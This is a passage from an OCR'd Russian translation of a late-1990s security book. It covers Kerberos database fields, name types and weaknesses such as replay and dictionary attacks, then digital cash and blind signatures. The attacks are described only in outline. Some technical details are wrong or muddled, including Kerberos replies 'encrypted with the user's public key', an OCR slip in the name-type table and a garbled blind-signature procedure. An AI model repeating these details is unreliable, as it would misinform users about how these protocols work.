expiration	В этом поле представлена дата окончания действия. По ее истечении сервер идентификации будет возвращать ошибку всем членам сети, попытавшимся получить билет как этот член сети или от его имени. Системный администратор может использовать две даты окончания действия: одну для члена сети, а другую — для его текущего ключа. Если в базе данных есть поле *key_exp,* то нужно настроить Kerberos так, чтобы он обрабатывал даты паролей и даты окончания действия ключей.
attributes	Используется сервером для управления операциями с членами сети. Использование этого поля полезно совместно с процедурами регистрации пользователя и других задач, связанных с особенностями сайта.
mod_date	Содержит время последней модификации элемента базы данных.
mod_name	Содержит имя члена сети, последним изменившего этот элемент базы данных.

Таблица 10.2. *Дополнительные поля базы данных Kerberos.*

ЧАСТО ИЗМЕНЯЕМЫЕ ПОЛЯ БАЗЫ ДАННЫХ

Некоторые реализации сервера идентификации могут хранить информацию о том, когда конкретный член сети сделал последний запрос. К таким данным относятся время последнего запроса, время последнего запроса или использования билета для предоставления билета и другие даты. Эта информация может быть предоставлена пользователю в поле *LAST_REQ.*

Другой часто изменяемой информацией является самое последнее время срока действия всех билетов, созданных с помощью каждого ключа. В этом поле можно указывать, сколько времени должны быть действительными старые ключи. Благодаря этому пользователи могут закончить использовать свои «ненормальные» билеты.

ИМЕНА ОБЛАСТЕЙ ДЕЙСТВИЯ

Система Kerberos зашифровывает имена областей действия как Unix *GeneralStrings*, а область действия может технически выбрать любое имя. Однако несмотря на это операции между областями действия требуют некоторого соглашения между системными администраторами о том, как они будут присваивать имена областям действия и какую информацию должно содержать каждое из имен. Например, если три области действия используют имена типа *Domain,* а четвертая область действия использует имя типа *X.500,* то первые три области не смогут обмениваться данными с последней.

Существует четыре типа имен областей действия: *Domain, X.500, Other* и *Reserved.* В таблице 10.3 приведены примеры всех типов имен.

Тип	Пример
Domain	хост.поддомен.домен (пример)
X.500	C=US/O=OSF (пример)
Other	NAMETYPE:rest/of.name=without-restrictions (пример)
Reserved	зарезервировано, но не создает конфликтов с предыдущими типами

Таблица 10.3. *Различные типы имен областей действия Kerberos.*

Имена *Domain* должны выглядеть так же, как и имена доменов Unix. Каждое имя состоит из нескольких компонентов, разделенных с помощью точек (.). Более того, имя *Domain* не должно содержать двоеточий (:) или наклонных черт (/).

Имена *X.500* содержат как минимум один знак «равно» (=) и не могут содержать перед ним двоеточие. Имена *X.500* — это строки, элементы которых разделены с помощью наклонных черт (/). Однако наклонные черты не могут стоять в начале или в конце имени.

Имена *Other* должны начинаться с префикса, в котором нельзя использовать знаки «равно» или точки. Кроме того, после префикса должно стоять двоеточие (:). Содержание префикса определяет Internic или другая организация. На момент создания книги (август 1997 года) не существовало ни одного стандарта на префиксы.

Имена *Reserved* представляют собой строки, не похожие на три предыдущих типа имен. В настоящее время организации, координирующие выделение имен (вроде Internic), резервируют в этой категории все имена. Скорее всего, вы не станете

присваивать эти имена до тех пор, пока не будет действительно веских причин не использовать имена *Other*.

Как и большинство изученных протоколов, соглашение об именах областей действия является гарантией того, что различные типы имен не будут конфликтовать друг с другом.

ИМЕНА ЧЛЕНОВ СЕТИ

Как и в случае имен областей действия, на имена членов сети Kerberos налагаются достаточно жесткие требования. Поэтому нужно быть внимательным при создании имен. Поле *name-type* указывает на тип информации, связанной с этим членом сети. Другими словами, это поле должно содержать намек на то, чем занимается этот член сети. Например, имя *NT_SRV_HST*,скорее всего, относится к серверу Telnet.

Не может быть двух одинаковых имен. В таблице 10.4 приводятся все значения поля *name-type*.

Name-Type	Значение	Пояснения
NT-UN KNOWN	q	Тип имени неизвестен.
NT-PRINCIPAL	1	Имя члена сети для уникальных серверов или пользователей.
NT-SRV-INST	2	Служба и другие уникальные экземпляры (наиболее часто билеты для предоставления билета).
NT-SRV-HST	3	Служба с именем хоста в качестве экземпляра (например, Telnet или используемые в Unix команды удаленной работы).
NT-SRV-XHST	4	Служба с хостом в качестве остающегося элемента.
NT-UID	5	Уникальный идентификатор.

Таблица 10.4. *Типы имен Kerberos.*

Если имя не подразумевает никакой информации, нужно использовать тип имен *PRINCIPAL*. Его необходимо применять для пользователей и уникальных серверов. Если же именем является уникальный, сгенерированный машиной идентификатор, который не будет изменяться в будущем, то следует воспользоваться типом *NT-UID*. Обратите внимание: нельзя повторно устанавливать типы имен, так как они могут остаться в списках управления доступом. Если первый элемент имени определяет службу, а остальные элементы — экземпляр службы, то нужно использовать тип имен *NT-SRV-INST*.

Возьмем, например, билет для предоставления билета, у которого первый элемент имени — *krbTGT,* а второй указывает на область действия, в которой этот билет будет действительным. Допустим, что экземпляром является один элемент, перед которым стоит имя службы. Кроме того, будем считать, что экземпляр определяет хост, на котором выполняется сервер. В этом случае нужно использовать тип *SRV-HST.* Этот тип имен обычно используется для обозначения служб Internet, вроде Telnet или набора команд удаленной работы в Berkeley Unix.

Тип имен *NT-UNKNOWN* используется в том случае, если неизвестна форма имени. При сравнении имен тип *UNKNOWN* соответствует членам сети, идентифицированным с именами любого типа. Однако член сети, идентифицированный с именем *UNKNOWN,* будет соответствовать только другим типам *UNKNOWN.*

Если элементы имени хоста следуют после имени службы, то нужно использовать тип имен *SRV-XHST.* Можно использовать имена *SRV-XHST* для идентификации серверов, расположенных в хостах с именами *X.500.* При использовании других типов имен косая черта (/) может привести к неправильному восприятию.

Примечание. *Система Kerberos резервирует имена любого типа в начальном компоненте* ***krbTGT*** *для сервера идентификации.*

УЯЗВИМЫЕ МЕСТА KERBEROS

Как уже отмечалось, система Kerberos проводит проверку прав на основе предоставленного при регистрации в системе совместно используемого секретного ключа. Однако благодаря этому нападающий может подменить надежный сервер. Другими словами, злоумышленник может заставить сервер поверить в то, что он является легальным пользователем. Добившись этого, хакер получит те же права доступа, что и подмененный пользователь. Например, можно послать надежному серверу сообщение с запросом на доступ к файловому серверу. Нападающий может перехватить его и переслать серверу Kerberos немного позже. Чтобы избавиться от подобных атак, программисты проекта Athena ввели *отметку времени* (timestamp). Как уже говорилось, с помощью этого средства можно гарантировать, что все получаемые сервером сообщения будут содержать время своего создания. При этом сервер будет отбрасывать все сообщения, которые пришли более чем через пять минут от проставленного времени. Средство отметки времени позволяет избежать многих опасностей. На рисунке 10.16 показано, как сервер идентификации отбрасывает билеты переигрывания с просроченным временем.

У системы Kerberos есть еще одно уязвимое место: шифрование в фоновом режиме. Нападающий может перехватить ответ, посланный сервером идентификации. Напомню, что в этом ответе находится билет, а сам ответ зашифрован с помощью открытого ключа пользователя. После этого злоумышленник может провести над перехваченным ответом атаку словаря. С ее помощью он попытается расшифровать личный ключ, а затем и перехваченное сообщение. Кроме того, хакер может просматривать большое количество передаваемых данных и воспользоваться для взлома личного ключа атакой, основанной на времени шифрования

(см. главу 4). Если в результате своей работы хакер получит какую-либо информацию (вроде отметки времени или сетевого адреса), то он сможет добраться и до личного ключа.

Рисунок 10.16. Сервер идентификации отбрасывает переигранные билеты с просроченным временем.

ИСХОДНЫЕ ПРЕДПОЛОЖЕНИЯ СИСТЕМЫ KERBEROS

В предыдущем разделе мы обсудили наиболее серьезные недостатки системы Kerberos. Кроме того, в системе Kerberos заложены некоторые исходные предположения о том, в какой среде она должна функционировать. Однако все они открывают новые пути для взлома.

- Система Kerberos не содержит решений для атак отказа служб. Работая в Kerberos, нападающий легко может помочь приложению избежать полной процедуры идентификации. Защитой от таких действий является вмешательство администратора и пользователей.
- Сервер Kerberos неявно предполагает, что секретный ключ действительно является секретным. Другими словами, Kerberos считает, что пользователь надежно спрятал свой ключ от посторонних глаз. Если же хакер украдет чей-либо ключ, то он сможет подменить «обворованного» члена сети.
- И наконец, система Kerberos не защищает от атак на пароли. Если пользователь выберет достаточно простой пароль, то хакер достаточно легко сможет провести в фоновом режиме атаку словаря (см. главу 1). Атака словаря пытается расшифровать перехваченные хакером сообщения. Как уже говорилось, пользователь зашифровывает сообщения с помощью ключа, созданного на основе его пароля. При достаточном количестве времени и некотором стечении обстоятельств хакер может определить пароль пользователя.

СОВМЕСТИМОСТЬ СИСТЕМ KERBEROS ВЕРСИЙ 4 и 5

Разработчики создали систему Kerberos версия 4 и версия 5 на основе совершенно разных наборов протоколов. Однако версия MIT Kerberos V5 содержит некоторые совместимые фрагменты кода. Сервер Kerberos V5 может обслуживать запросы V4. Кроме того, система Kerberos V5 содержит программу преобразования базы данных формата системы Kerberos V4 в формат базы данных V5. И наконец, V5 содержит сервер идентификации, способный принимать запросы V4.

РАССЫЛКА

Во время работы с системой Kerberos вы, возможно, захотите подписаться на какую-либо рассылку. Для этого нужно отправить по электронной почте сообщение по одному из адресов, приведенных в таблице 10.5.

Адрес	Описание рассылки
kerberos@mit.edu	Основная рассылка Kerberos. Она двунаправлено связана с группой новостей *comp.protocols.kerberos.* Обсуждение рассылки расположено по адресу *http://www.mit.edu:8008/menelaus. mit.edu/kerberos/.*
krbdev@mit.edu	Рассылка разработчиков Kerberos. Обсуждение рассылки расположено по адресу *http://www.mit.edu:8008/menelaus. mit.edu/krb5dev*
krb5-bugs@mit.edu	Рассылка службы нахождения ошибок. Не посылайте сюда сообщения, пока не убедитесь, что оно действительно важное. Вместо этого воспользуйтесь программой *krb5-send-pr*, распространяемой вместе с *krb5.* -
kerberos-request@mit.edu	Используйте этот адрес, чтобы подписаться на все приведенные выше рассылки.

Таблица 10.5. *Рассылки Kerberos.*

РЕЗЮМЕ


Система Kerberos представляет собой великолепный набор средств управления огромными ненадежными сетями. Несмотря на некоторые уязвимые места, использование Kerberos совместно с дополнительными программами и брандмауэрами может свести к минимуму возможность кражи ключа. Эта система предоставляет достаточно мощные возможности защиты для сетей, работающих под управлением Unix. Прежде чем продолжить чтение, повторите следующее:

- ✓ Система Kerberos основана на принципе, утверждающем, что только ограниченное число машин могут быть абсолютно надежными.
- ✓ Для управления доступом ко всем остальным серверам сети в Kerberos используется одна надежная машина — надежный сервер.
- ✓ Для управления доступом к серверам в системе Kerberos используется зашифрованный файл, называемый *билетом.*
- ✓ В сетях, поддерживающих Kerberos, используется шесть базовых типов билетов: *начальный, преидентифицированный, недействительный, возобновляемый, досрочный* и *передаваемый.*
- ✓ В Kerberos для представления пользователей (клиентов или серверов) используются *имена членов сети.* Для представления областей управления надежного сервера используются *имена областей действия.*
- ✓ Системы Kerberos не являются панацеей от атак хакеров.
- ✓ В системах Kerberos существует несколько ошибок, представляющих серьезную потенциальную опасность.

РЕСУРСЫ INTERNET

Если вы захотите побольше узнать о системе Kerberos, то далее приводятся адреса нескольких полезных Web-сайтов. На них вы найдете много замечательной информации о Kerberos, а также о том, как включить в приложение поддержку этой системы.

CYBERSAFE	http://www.cybersafe.com/
CYGNUS SOLUTIONS	http://www.cygnus.com/
FREQUENTLY ASKED QUESTIONS	http://www. veritas. com/common/f/9704230 1htm
NETWORK A UTHENTICATION	http://gost. isi. edu/info/kerberos/
KERBEROS REFERENCE PAGE	http://web.dementia.org/~shadow/kerberos.html
THE MIT KERBEROS TEAM	http://web.mit. edu/kerberos/www/krbdev. html
MORON 's GUIDE TO KERBEROS	http://gost.isi.edu/brian/security/kerberos.html
How TO KERBERIZE YOUR SITE	http://www.epm. ornl.gov/~jar/How To Kerb. html
KERBEROS/DCE REFERENCES	http://furbelow. cis.psu. edu/netsec/kerberos. html
WHAT IS KERBEROS?	http://web.mit.edu/kerberos/www/#what_is
KERBEROS AND ITD POTENTIAL	http://www.cs.hmc.edu/~jallen/papers/kerb.html
KERBEROS COMPILING ASSISTANCE	http://www.staff.uiuic.edu/~notarus/



Глава 11

Защита коммерческих операций

Как уже отмечалось, и Internet, и Web не приспособлены для проведения каких-либо коммерческих операций. Для передачи информации в этих сетях используются протоколы, не предоставляющие никаких средств защиты. Однако последнее время остро встала необходимость внедрения коммерческих операций в так называемое «киберпространство». Я уже рассказывал (см. главы 7, 8) том, что различные компании успели разработать несколько протоколов со средствами защиты передаваемой информации. Для проведения коммерческих транзакций очень важно, чтобы никто не мог прочитать или изменить передаваемую информацию. В этой главе я расскажу как можно проводить коммерческие транзакций, и о том, как защититься от постороннего вмешательства. Прочитав главу, вы узнаете следующее:

- Всем известно, что для оплаты используются наличные деньги или кредитная карточка. Однако мало кто знает, что в «киберпространстве» также существуют свои аналоги этих простых понятий.
- При проведении коммерческих транзакций нельзя обойтись без шифрования, идентификации и секретности информации.
- Для обеспечения секретности используются *цифровые деньги.*
- Шифрование и цифровые подписи играют ключевую роль в проведении коммерческих транзакций.
- Большинство пользователей могут спокойно использовать свои кредитные карточки для заказов товаров через Internet.
- В большинстве электронных банков используется несколько уровней защиты с помощью пароля и цифровых подписей.

Основные проблемы коммерции в Internet

Как уже говорилось, основной проблемой коммерческих транзакций в Internet является отсутствие средств безопасности. Из-за этого хакеры могут перехватить передаваемые по сети данные (см. рисунок 11.1).

Так как передаваемые в течение транзакции данные обычно представляют собой текстовую информацию, то для ее чтения хакеру не нужно прилагать каких-либо дополнительных усилий. А теперь предположим, что в передаваемом сообщении были ваш адрес, номер кредитной карточки или другая не менее важная информация. Итак, первое, что нужно предпринять, это *зашифровать* информацию так, чтобы ее было невозможно (или исключительно трудно) просмотреть посторонним.




Рисунок 11.1. *Хакер может перехватить передаваемое по сети сообщение.*

В главе 4 уже рассказывалось о том, что многие компании по разработке программного обеспечения создали много программ для шифрования данных. Кроме того, не так давно появились новые сетевые протоколы с поддержкой средств шифрования. Например, к таким протоколам можно отнести S-HTTP и SSL (см. главы 7 и 8). С их помощью можно значительно увеличить безопасность передаваемых данных.

Второй основной проблемой для коммерции в Internet является *идентификация.* При покупке товаров с помощью кредитной карточки клерк проведет визуальную идентификацию покупателя и определит, являетесь ли вы настоящим владельцем карточки. При совершении покупок в Internet ситуация изменяется коренным образом. Здесь нет и не может быть физического контакта продавца и покупателя. Поэтому продавец должен обладать каким-то иным способом идентифицировать покупателя.

В главе 5 рассказывалось о том, как создается цифровая подпись, с помощью которой можно идентифицировать создателя информации. Этот процесс схематично показан на рисунке 11.2.

Как уже упоминалось, существует несколько протоколов и методов, с помощью которых можно зашифровывать передаваемые данные и создавать цифровые подписи. Благодаря этому можно существенно улучшить безопасность коммерческих транзакций. Третья и наиболее трудная проблема — это секретность информации. Если при покупке в обычном магазине расплата производится наличными деньгами, то не сохранится записи о том, кто вы такой, что купили и т. д.

С другой стороны, при покупке с помощью кредитной карточки магазин сохранит запись о личности покупателя, приобретенном товаре и т. д. Более того, компания, выдающая кредитные карточки, поддерживает базу данных, хранящую информацию обо всех ваших покупках. Благодаря этому она может опреде-

лить ваши предпочтения, заработок и прочую информацию. Совершая покупку в Internet с помощью кредитной карточки, вы должны помнить, что будет сделана как минимум одна запись о вашей транзакции.




Рисунок 11.2. *С помощью цифровой подписи можно идентифицировать создателя документа.*

Как уже отмечалось, протоколы SSL и S-HTTP создавались специально для проведения коммерческих транзакций с помощью кредитных карточек. Однако для поддержки секретности в настоящее время существует только одна технология – *цифровые деньги* (digital cash).

ЦИФРОВЫЕ ДЕНЬГИ

Возможность проведения коммерческих операций в Internet породила огромный интерес к так называемым «цифровым деньгам» и другим формам электронного коммерческого обмена (например, цифровым чекам). Как известно, спрос рождает предложение. В настоящее время некоторые предприниматели обзавелись системами для использования цифровых денег.

Цифровые деньги могут принимать различные формы: от smart-карт до похожих на купюры электронных сертификатов, выдаваемых банками, и систем, вроде CyberCash,

CyberCash

Одним из основных производителей систем цифровых денег является компания CyberCash, Inc. Многие покупатели уже успели познакомиться с ее детищем — системой CyberCash Secure Internet Payment System, пользователи которой наряду

с обычными кредитными карточками могут использовать и возможности протокола SSL. С его помощью они могут производить покупки 24 часа в сутки и 7 дней в неделю.

За более подробной информацией о CyberCash я отсылаю вас на Web-сайт компании, расположенный по адресу *http://www.cybercash.com/* (см. рисунок 1.3).




Рисунок 11.3. *Web-сайт компании CyberCash.*

ОБЕСПЕЧЕНИЕ СЕКРЕТНОСТИ ИНФОРМАЦИИ с помощью ЦИФРОВЫХ ДЕНЕГ

Как уже говорилось, одним из наиболее неприятных моментов в использовании кредитных карточек является создание записей о покупках. Подобная информация может быть использована как продавцом, так и посторонними людьми. Однако эти сведения зачастую могут оказать и неоценимую услугу — например, при проведении судебных исков.

Основное преимущество цифровых денег заключается в том, что с их помощью можно обеспечить гораздо большую секретность. Они предоставляют примерно такой же уровень конфиденциальности, как и обычные деньги. Однако это палка о двух концах. С одной стороны, покупатель может спокойно делать приобретения, не беспокоясь о том, что где-то может остаться информация о его покупке. Но, с другой стороны, цифровые деньги помогают «отмывать» нечестные доходы и обходить закон.

Цифровые деньги основаны на использовании систем шифрования с цифровыми подписями. Эта система работает с парой ключей, которые можно сравнить с двумя половинками шифр-блокнота: сообщения, зашифрованные с помощью одного ключа, можно расшифровать только с помощью второго ключа. Один ключ может быть доступен всем желающим (он называется *открытым).* Другой же должен быть известен только его хозяину (этот ключ называется *личным).* Например, если банк предоставит всем пользователям открытый ключ, то они смогут посылать банку сообщения, зашифрованные с его помощью. На рисунке 11.4 показаны основные этапы использования шифрования с открытым ключом.




Рисунок 11.4. *Основы шифрования с открытым ключом.*

Кроме того, способ шифрования с открытым ключом позволяет пользователям создавать так называемые цифровые подписи. С их помощью банк может проверить, действительно ли автором сообщения является тот человек, чьи имя и фамилия указаны в полученном документе.

В системах цифровых денег в качестве «купюр» используются случайные числа. Затем цифровая купюра «блокируется» с помощью случайного фактора и передается в банк. Иначе говоря, прежде, чем отправить деньги в банк, пользователь изменяет до неузнаваемости значение купюры (см. рисунок 11.5).

Рисунок 11.5. *Прежде чем послать деньги в банк, пользователь «блокирует» купюру.*

То же самое происходит и в случае, если банк переводит деньги своему клиенту. Для этого он создает цифровую подпись купюр с помощью своего личного ключа, а после этого отправляет сумму клиенту (см. рисунок 11.6).




Рисунок 11.6. *Банк пересылает сумму клиенту.*

После того как пользователь получит перевод, его оборудование постарается «деблокировать» сумму. В результате должна получиться купюра с цифровой подписью банка (см. рисунок 11.7).

Рисунок 11.7. *«Деблокирование» купюры.*

После этого пользователь может воспользоваться купюрой для совершения покупки. При этом продавец всегда сможет проверить достоверность купюры с помощью цифровой подписи (см. рисунок 11.8).




Рисунок 11.8. *Продавец проверяет достоверность купюры с помощью цифровой подписи.*

Затем продавец передает купюру в свой банк. Этот банк, в свою очередь, проверяет цифровую подпись банка-создателя купюры. После этого банк-создатель переводит деньги банку продавца.

БЕЗОПАСНОСТЬ ЦИФРОВЫХ ДЕНЕГ

Ранее я уже говорил о том, что цифровые деньги предоставляют большую безопасность покупателям. Однако я не сказал о том, что они обеспечивают безопасность и продавцам. Ни покупатель, ни продавец не могут подделать цифровую подпись банка — ведь у них нет доступа к личному ключу банка. С другой стороны, с ее помощью любой человек может проверить достоверность купюры. Кроме того, с помощью фактора блокировки покупатель всегда сможет доказать, что покупку оплатил именно он, а не кто-либо другой. Однако, так как пользователь заблокировал начальный номер купюры, банк не может ассоциировать подпись с оплатой. Благодаря комбинации блокировки, цифровой подписи и шифрования, цифровые деньги защищают банк от подделки, продавца — от отказа банка

использовать действительную купюру и пользователя — от сфабрикованных обвинений и вторжения в частную жизнь.

Однако остается проблема повторного использования цифровых денег. При приобретении товаров с помощью обычных денег покупатель должен дать продавцу настоящие купюры. Если же вы имеете дело с цифровыми деньгами, то можно создать копию переданной банком купюры и повторно использовать ее неограниченное количество раз. Чтобы избежать этого, продавцы используют системы вызовов и ответов. Прежде чем принять оплату, эта система посылает покупателю непредсказуемый вызов. Оборудование пользователя должно ответить — продавцу пересылается некоторая дополнительная информация о номере купюры (см. рисунок 11.9).

Рисунок 11.9. *Система вызовов и ответов получает от покупателя дополнительную информацию.*

Однако эта информация не содержит никаких сведений о пользователе. Если же он попытается воспользоваться купюрой во второй раз, то оборудование продавца узнает об этом. Кроме того, с помощью ответов банк может идентифицировать злоумышленника и уличить его в мошенничестве.

Проблемы, связанные с цифровыми деньгами

Как и все в этом мире, цифровые деньги не идеальны. В этом разделе мы рассмотрим некоторые специфические проблемы этого изобретения. Например, в отличие от обычных денег, которые создаются правительством в одном месте (на монетном дворе), покупателям и продавцам не обязательно сверяться с настоящими деньгами. Другими словами, они сами могут создавать деньги, что, естественно, является нарушением закона.

Кроме того, нетривиальна и проблема создания цифровых денег. Слишком обременительно для банка создание достаточного количества цифровых «монет» различного достоинства. Кроме того, для хранения подобных денег потребуются специальные «хранилища».

Система, которая заставит продавца вернуть сдачу, будет стоить примерно столько же, сколько и система хранения денег. Чтобы хоть как-то обойти эту проблему, создали электронные «чеки» — число, в котором хранится несколько денежных

знаков различного номинала, достаточных для проведения любой транзакции (не выходящей, естественно, за пределы суммы чека). В момент оплаты из чека изымается необходимая сумма. На компьютере пользователя хранятся номера «чеков», которые связаны с соответствующими купюрами банка. Если вся сумма чека истрачена, то пользователь должен обратиться в банк и «купить» денег снова. На рисунке 11.10 показано, как пользователь может разбить купюру на чеки.




Рисунок 11.10. *Пользователь может разбить купюру на чеки.*

Чек содержит цифровую подпись банка (такую же, как и на настоящей купюре), а также систему ответа, чтобы предотвратить повторное использование суммы.

ПОДРОБНОСТИ БЛОКИРОВКИ ПОДПИСЕЙ

Как уже упоминалось, пользователь помещает заблокированную подпись на купюры, предоставляемые банку. Чтобы получше разобраться с работой заблокированных подписей, рассмотрим некоего гипотетического пользователя. Допустим, что этот человек хочет получить подпись банка на сумму *x,* но не желает, чтобы размер суммы стал известен банку. Пользователь может сделать это с помощью протокола заблокированных подписей. Для этого ему придется проделать следующие операции:

1. Пользователь использует случайный *фактор блокировки.* После этого он умножает *номер купюры* на полученный фактор блокировки. Результат умножения зашифровывается с помощью открытого ключа банка. Затем полученное значение пересылается банку (см. рисунок 11.11).




Рисунок 11.11. *Пользователь умножает номер купюры на фактор блокировки, зашифровывает полученное значение и пересылает банку.*

2. Получив такое сообщение, банк расшифровывает заблокированную купюру с помощью своего личного ключа и создает цифровую подпись полученной купюры. Для этого создается смешанное значение купюры, которое зашифровывается с помощью личного ключа банка. Затем полученное значение добавляется к первоначальному сообщению и пересылается пользователю. В зависимости от договоренности пользователя и банка, купюра может пересылаться как текст с цифровой подписью или как зашифрованный (с помощью открытого ключа пользователя) текст с цифровой подписью. На рисунке 11.12 показано, как банк пересылает пользователю зашифрованную купюру с цифровой подписью.

Рисунок 11.12. *Банк зашифровывает купюру и передает ее пользователю.*

3. Если купюра зашифрована, то пользователь должен расшифровать ее с помощью своего личного ключа. В результате у него должно получиться заблокированное сообщение с цифровой подписью.
